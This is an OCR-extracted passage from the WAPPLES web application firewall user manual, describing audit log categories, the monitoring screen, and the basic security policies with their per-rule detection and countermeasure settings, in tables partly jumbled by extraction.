


Fig. VIII-41. Dashboard Zoom

IX

IX. Audit Log

1.Search by Period

2.Type of Audit Log

IX. Audit Log

WAPPLES's audit log shows the audit information related with operation in the form of a list.

The types of data shown in the audit log are as follows.

Table 80. Types of Audit Logs

Log In Related	Shows audit logs related with administrator's log in information.
Change of Setting	Shows audit logs related with the change of WAPPLES settings including detection and countermeasure.
WAPPLES System	Shows audit logs related with the starting and shutting WAPPLES.
Data Related	Shows audit logs related with the deletion of logs due to insufficient storage space.
Network Interface	Periodically checks NIC status and shows audit logs when there is a trouble.

Click [Audit Log] in the toolbar of the management tool to view audit logs.

You can freely choose the [Period] and [View] filters on top of the audit log to search the log you need.

The list of log displays the type, time, original, and information of the searched logs. The number of searched logs will be indicated on the top right side of the window and 100 logs will be displayed in each page. You can move to different pages with the page list on the top right side of the page.




Fig. IX-1. Click Audit Log

Audit log is the record related with the operation of WAPPLES that the log is about the entire system instead of the log for each website, and therefore [Website] filter will be disabled in the audit log tab.

1. Search by Period

The period selection section of the audit log is the same as the period selection section of detection log or dashboard. Refer to [VII.1.2 Search by period].

2. Type of Audit Log

2.1 Log In

Click [Log In Related] from the [View] menu of the toolbar.




Fig. IX-2. Audit Log Related with Log In

The types of audit logs shown through [Log In Related] filter are as follows.

Table 81. Type of Logs Related with Log In

Login succeed	Operator or guest successfully logged on to WAPPLES through the log in window of management tool Operator successfully logged on to WAPPLES through CLI
Login Failed	Failed to log on to WAPPLES as wrong ID or password was given at the log in window of management tool Failed to log on to WAPPLES as wrong ID or password was given in an attempt to log in through CLI

Login Failed Successively	Wrong password was entered 3 times in an attempt to log on to management tool
Password Changed	Operator or guest changed password
Password Change Failed	Operator or guest failed to change password
Log out	When the management tool is terminated
Session Lock	When no action is taken during the time the operator determined before triggering session lock after the operator successfully logs on to the management tool
Session Lock Release	The operator successfully verified himself or herself by entering password to release the session lock
Session Lock Release Failed	The operator entered wrong password in an attempt to release session lock or WAPPLES management tool was terminated after the operator failed to release session lock 3 times

2.2 Change of Settings

From the [View] menu of the toolbar, select [Change of Settings].




Fig. IX-3. Audit Log Related with Change of Setting

The following shows the types of audit logs shown through [Change of Setting] filter.

Table 82. Type of Logs Related with Change of Settings

WAPPLES IP	Proxy IP setting is changed in [Network Setting] in [Setting Wizard]
Web Server	The web server to which websites are installed is added, modified, or deleted
Website Added	A website is added to the list of websites to be protected by WAPPLES
Website Modified	A website under WAPPLES's protection was modified
Website Deleted	A website under WAPPLES's protection was deleted

Policy Name	Policy name is added/modified/deleted
Policy Rule	The setting or countermeasure of a rule is modified while a policy is added or modified
Exception Setting of Rule Changed	Rule's exception settings were modified
Access Setting Changed	Access setting for specific path of the website is changed
Log Review	Log review was conducted
Audit Setting	Audit setting is changed
Change Session Lock Setting	Session lock setting is changed
Routing Table	Gateway information is added, modified, or deleted
Interoperation Mode	Setting is changed in [Operation Settings]->[Log Transmission] of [Setting Wizard]
IP Block Setting	Setting is changed in [Operation Settings]->[IP-Block] of [Setting Wizard]
IP Block Management List Setting	List of IPs managed is changed in [Operation Settings]->[IP-Block] of [Setting Wizard]
Management Port Setting	Management port is changed using console(serial) port.
S/W BYPASS	S/W BYPASS setting is changed
H/W BYPASS	H/W BYPASS setting is changed
Update Mode Setting	An item in the setting changed in [Operation Settings]->[Update]->[Update Mode Setting] of [Setting Wizard]
Guest Management	Guest's ID is added or deleted
Backup Setting	An item in the setting changed in [Operation Settings]->[Backup Setting] of [Setting Wizard]
IP/Port Access Control	IP/Port setting is added, modified, or deleted in [Operation Settings]->[IP-Block] of [Setting Wizard]
IP Block Setting	IP block setting is changed in [Operation Settings]->[IP-Block] of [Setting Wizard]

CLI Setting	Network configuration setting and backup setting configured through CLI are changed
Policy/Log Synchronization (PLS)	An item in the setting changed in [Operation Settings]->[Policy & Log Synchronization] of [Setting Wizard]
Time Synchronization Setting	An item in the setting changed in [Operation Settings]->[Time Synchronization] of [Setting Wizard]
Pattern Repository Setting	An item in the setting changed in [Operation Settings]->[Pattern Repository] of [Setting Wizard]
Website Administrator Added	A website administrator is added in [Operation Settings]->[Account Management] of [Setting Wizard]
Website Administrator D	A website administrator is deleted in [Operation Settings]->[Account Management] of [Setting Wizard]

ⓘ For the addition of a policy, the name of added policy and the contents added to each rule will be recorded in the audit log. If each rule was modified by modifying the policy then the audit log will record about modified rules.

2.3 WAPPLES System

Click [WAPPLES System] from [View] menu of the toolbar.




Fig. IX-4. Audit Log Related with WAPPLES System

The audit logs shown through [WAPPLES System] filter are as follows.

Table 83. Types of Logs Related with WAPPLES System

WAPPLES Start	WAPPLES started
WAPPLES Stop	WAPPLES stopped
Integrity Test Success	Integrity test succeeded
Integrity Test Fail	Integrity test failed
Security Warning Confirmed	The user confirms the security message which is issued when IP is blocked, log in failed 3 times, and log is recorded for DB capacity warning or DB capacity

	overload
Update Successful	WAPPLES is updated successfully
Enforced Update	WAPPLES automatic update is not executed and the operator manually updated WAPPLES
Policy/Log Synchronization Setting (PLS)	Policy/Log Synchronization (PLS) is conducted
Policy/Log Synchronization (PLS) – Communication Success	Policy/Log Synchronization (PLS) communication was successful
Policy/Log Synchronization (PLS) – Communication Fail	Policy/Log Synchronization (PLS) communication failed
Successfully Sent Report Mail	Successfully sent report mail
Failed to Send Report Mail	Failed to send report mail
License Registered	License registration for each function was successful
License Registration Failed	License registration for each function failed
License Function Limited Successfully	Successfully limited the license for each function
Failed to Check License Checksum	Failed to confirm license checksum for each function
License Checksum Recovery Success	Recovered license checksum for each function
License Checksum Recovery Failed	Failed to recover license checksum for each function

2.4 Data Related

Select [Data Related] from the [View] menu of the toolbar.




Fig. IX-5. Audit Logs Related with Data

The types of audit logs shown through [Data Related] filter are as follows.

Table 84. Types of Logs Related with Data

DB Capacity Warning	The maximum storage capacity for intrusion log is 100GB. The maximum storage capacity for status log is 40GB. The maximum storage capacity for audit log is 1GB. This is displays when 95% of the maximum capacity is reached.
DB Capacity Overload	The maximum storage capacity for intrusion log is 100GB. The maximum storage capacity for status log is 40GB. The maximum storage capacity for audit log is 1GB. In case the maximum storage capacity is overloaded, 10% of the oldest data will be deleted and this will be recorded in the log.

Automatic Backup	Automatic backup of the detection log and settings of DB is performed according to the predetermined period
Automatic Remote Backup	Automatic backup of the detection log and settings of DB is performed remotely according to the predetermined period
Automatic Backup Failed	Automatic backup of the detection log and settings of DB is failed
Automatic Remote Backup Failed	Remote automatic backup of the detection log and settings of DB is failed

The management tool displays security warning message when data related log occurs. Security warning message displayed is as follows.

Table 85. Log Security Warning Message Related with Data

Security Warning Message	Cause
Audit log 'DB Capacity Risk' is searched.	In case the audit log records 'DB Capacity Risk' as in [Table 84. Types of Logs Related with Data]
Audit log 'DB Capacity Overload' is searched.	In case the audit log records 'DB Capacity Exceeded' as in [Table 84. Types of Logs Related with Data]

A security warning message is displayed if you failed to log in for three consecutive times, when the IP Block log is recorded, when the audit log is recorded for DB capacity warning, and when the audit log is recorded for DB capacity overload; the warning message will be displayed for the most recently recorded log.

2.5 Network Interface

Select [Network Interface] from the [View] menu of the toolbar.




Fig. IX-6. Audit Logs Related with Network Interface

Types of logs shown through [Network Interface] filter are as follows.

Table 86. Type of Logs Related with Network Interface

Network Interface	NIC status is changed
Network Interface Error	Error packet is generated

X

X. System Status

1.Search

2.System Status Type

X. Monitoring

1. Search

WAPPLES provides a variety of useful information such as the resource utilized by WAPPLES in operation and settings through Monitoring.




Fig. X-1. Monitoring – Search Window

Monitoring only displays real time data and does not support search features.

2. Type of Monitoring

The information of resources utilized by WAPPLES and environment settings can be checked through Monitoring are as follows.

Table 87. Monitoring Components

TOP 10 List in Recent 1 Hour	Shows top 10 detection results recorded by WAPPLES in recent 1 hour by [Web Attack Type], [Attacker Information], and [Host Information]
Network Setting	Shows the status information of NIC port of WAPPLES, web servers to be protected by WAPPLES, and the Routing Table applied to WAPPLES on the screen.
Traffic Status	Provides 5-minute traffic status by dividing the status of web traffics going in and out of WAPPLES into [Rx] type and [Tx] type.
CPU Status / Memory Status	Shows current CPU and memory occupancy rates of WAPPLES in charts.
Policy/Log Synchronization (PLS) Connection Status	Only appears when Policy/Log Synchronization (PLS) was activated, and shows the connection status with WAPPLES. “[0] Check Communication Status” message will appear when the connection status is unstable.
Policy/Log Synchronization (PLS) Time	Only appears when Policy/Log Synchronization (PLS) was activated, and shows the latest synchronization time.

ⓘ If [Setting Wizard]->[Policy & Log Synchronization] setting is not configured, Policy/Log Synchronization (PLS) Connection Status and Log and Policy/Log Synchronization (PLS) Time will not appear on the Monitoring.

XI

XI. Policy

1. Add/Edit Policy
2. Delete Policy
3. Add and Edit Website
4. Transfer Website Security Policy
5. Delete Website
6. Change Detection Exception Setting
7. Edit URI Access Control List
8. Import/Export Policy and Website
9. Policy and Log Synchronization

XI. Policy

You can set WAPPLES detection and security policies and the website information of the web server in [Fig. XI-1. Policy Setting View].

Fig. XI-1. Policy Setting View

> When you change policy in Policy Setting View, the [Save] and [Cancel] buttons will be activated as in [Fig. XI-2. Save/Cancel Policy]. The policy will not be saved when you click [Cancel] and will be, only when you press [Save].




Fig. XI-2. Save/Cancel Policy

[Fig. XI-4. Setting Policies and Websites] has the [List of Policies and Websites] area on the left and [Policy Details List] on the right.

[List of Policies and Websites] is close to the tree view of the Windows explorer.

First level shows the list of policies and when you click [+] symbol in front of the policy's name it will be expanded to show the list of websites to which the policy is applied.

Fig. XI-3. List of Policies and Websites




Fig. XI-4. Setting Policies and Websites

With WAPPLES, you can designate administrator for each website. The policy and website displayed in [List of Policies and Websites] indicates the administrator's name in front of the policy's name. Refer to [XIII.1.1 Account Management]

WAPPLES provides 4 basic policies that the user can use without configuring. The following describes basic policies.

Table 88. List of Basic Policies

Basic Policy	Description
All-Block	Blocks all traffics
PCI-DSS Security Policy	This policy can be applied to comply with PCI-DSS verification. Provides the security level appropriate for PCI-DSS.
Advanced Security Policy	This provides very high level of security which even blocks low-impact attacks. This blocks most attacks excluding the attacks that require detailed countermeasures by the administrator
Standard Security Policy	This provides higher level of security than the Basic Security Policy. This is the security policy most optimized to general web environment
Basic Security Policy	This is the security policy for prevent basic web attacks. Blocks popular web attacks with large impact
Detect Only, No-Block	Basic detection part is the same as the [Recommended Policy] but this policy does not block security breaches detected
All-Pass Without Detection	This policy does not detect any security breaches occurring in the website at all

The following table shows the security level setting and countermeasure setting for each basic policy. Refer to [VI Understanding the Detection Rules] for detailed explanations about each detection rule.

Table 89. Basic Contents of Policy

Detection Rule	Security Level	Countermeasure	Security Level
	PCI-DSS Security Policy		Advanced Security Policy
WebSiteDefacement	No Detection	No Block	No Detection
User Defined	No Detection	No Block	No Detection
URIAccessControl	No Detect, Learn	Error Code	No Detection
UnicodeDirectoryTraversal	General Setting	Error Code	General Setting
SuspiciousAccess	Block on Primary Level	Disconnect	No Detection
StealthCommanding	Attempt to Execute External Program	Error Code	Attempt to Execute External Program
SQLInjection	Detect Extended SQL Injection Attack	Error Code	Basic SQL Injection Attack
ResponseHeaderFiltering	Prevent Server Information Leakage	No Block	Prevent Server Information Leakage
RequestMethodFiltering	Process Safe Request Only	Error Code	Process Safe Request Only
RequestHeaderFiltering	Block Simple Worm	Error Code	Block Simple Worm
PrivacyOutputFiltering	Detection of Social Security Number	No Block	Detection of Social Security Number
PrivacyInputFiltering	Detection of Social Security Number	Error Code	No Detection
PrivacyFileFiltering	Detect Important Personal Information	Error Code	Detect Important Personal Information
ParameterTampering	Detect Parameter Falsification	Error Code	Detect Parameter Falsification
IP Filtering	No Detection	No Block	No Detection
InvalidURI	Detection of URI Attack	Error Code	Detection of URI Attack
InputContentFiltering	No Detection	No Block	No Detection
IncludeInjection	Detect File Include	Error Code	No Detection
FileUpload	Prohibit Upload of Executive File	Error Code	Prohibit Upload of Executive File
ExtensionFiltering	Permit Safe Formats Only	Error Code	Permit Safe Formats Only
ErrorHandling	Secondary Level Block	Error Code	Block on Primary Level
DirectoryListing	Prevent Directory Listing	Error Code	Prevent Directory Listing
CrossSiteScripting	Do not Permit Script	Error Code	Do not Permit Script
CookiePoisoning	No Detection	No Block	No Detection
BufferOverflow	Detection of Buffer Attack	Error Code	Detection of Buffer Attack

WebSiteDefacement	No Block	No Detection	No Block
User Defined	No Block	No Detection	No Block
URIAccessControl	No Block	No Detection	No Block
UnicodeDirectoryTraversal	Error Code	General Setting	Error Code
SuspiciousAccess	No Block	No Detection	No Block
StealthCommanding	Error Code	Attempt to Execute External Program	No Block
SQLInjection	Error Code	Basic SQL Injection Attack	Error Code
ResponseHeaderFiltering	No Block	Prevent Server Information Leakage	No Block
RequestMethodFiltering	Error Code	Process Safe Request Only	No Block
RequestHeaderFiltering	Error Code	No Detection	No Block
PrivacyOutputFiltering	No Block	Detection of Social Security Number	No Block
PrivacyInputFiltering	No Block	No Detection	No Block
PrivacyFileFiltering	Error Code	Detect Important Personal Information	No Block
ParameterTampering	No Block	No Detection	No Block
IP Filtering	No Block	No Detection	No Block
InvalidURI	No Block	Detection of URI Attack	No Block
InputContentFiltering	No Block	No Detection	No Block
IncludeInjection	Error Code	No Detection	No Block
FileUpload	Error Code	Prohibit Upload of Executive File	No Block
ExtensionFiltering	Error Code	Permit Safe Formats Only	No Block
ErrorHandling	Error Code	Block on Primary Level	Error Code
DirectoryListing	Error Code	Prevent Directory Listing	Error Code
CrossSiteScripting	Error Code	Customer Setting (IFRAME,SCRIPT)	Error Code
CookiePoisoning	No Block	No Detection	No Block
BufferOverflow	Error Code	Detection of Buffer Attack	No Block
Detection Rule	**Countermeasure**	**Security Level**	**Countermeasure**
		Standard Security Policy	

Detection Rule	Security Level	Countermeasure	Security Level	Countermeasure
	Basic Security Policy		Detection Only, No-Block	
WebSiteDefacement	No Detection	No Block	No Detection	No Block
User Defined	No Detection	No Block	No Detection	No Block
URIAccessControl	No Detection	No Block	No Detect, Learn	No Block
UnicodeDirectoryTraversal	General Setting	No Block	General Setting	No Block
SuspiciousAccess	No Detection	No Block	No Detection	No Block
StealthCommanding	Attempt to Execute External Program	No Block	General Setting	No Block
SQLInjection	Basic SQL Injection Attack	Error Code	General Setting	No Block
ResponseHeaderFiltering	Prevent Server Information Leakage	No Block	Prevent Server Information Leakage	No Block
RequestMethodFiltering	Process Safe Request Only	No Block	Process Safe Request Only	No Block
RequestHeaderFiltering	No Detection	No Block	No Detection	No Block
PrivacyOutputFiltering	No Detection	No Block	Detect Important Personal Information	No Block
PrivacyInputFiltering	No Detection	No Block	No Detection	No Block
PrivacyFileFiltering	Detect Important Personal Information	No Block	Detect Important Personal Information	No Block
ParameterTampering	No Detection	No Block	No Detection	No Block
IP Filtering	No Detection	No Block	No Detection	No Block
InvalidURI	Detection of URI Attack	No Block	General Setting	No Block
InputContentFiltering	No Detection	No Block	No Detection	No Block
IncludeInjection	No Detection	No Block	No Detection	No Block
FileUpload	Prohibit Upload of Executive File	No Block	Prohibit Upload of Executive File	No Block
ExtensionFiltering	Permit Safe Formats Only	No Block	Permit Safe Formats Only	No Block
ErrorHandling	Block on Primary Level	No Block	Block on Primary Level	No Block
DirectoryListing	Prevent Directory Listing	Error Code	Prevent Directory Listing	No Block
CrossSiteScripting	Customer Setting (IFRAME,SCRIPT)	No Block	Do not Permit Script	No Block
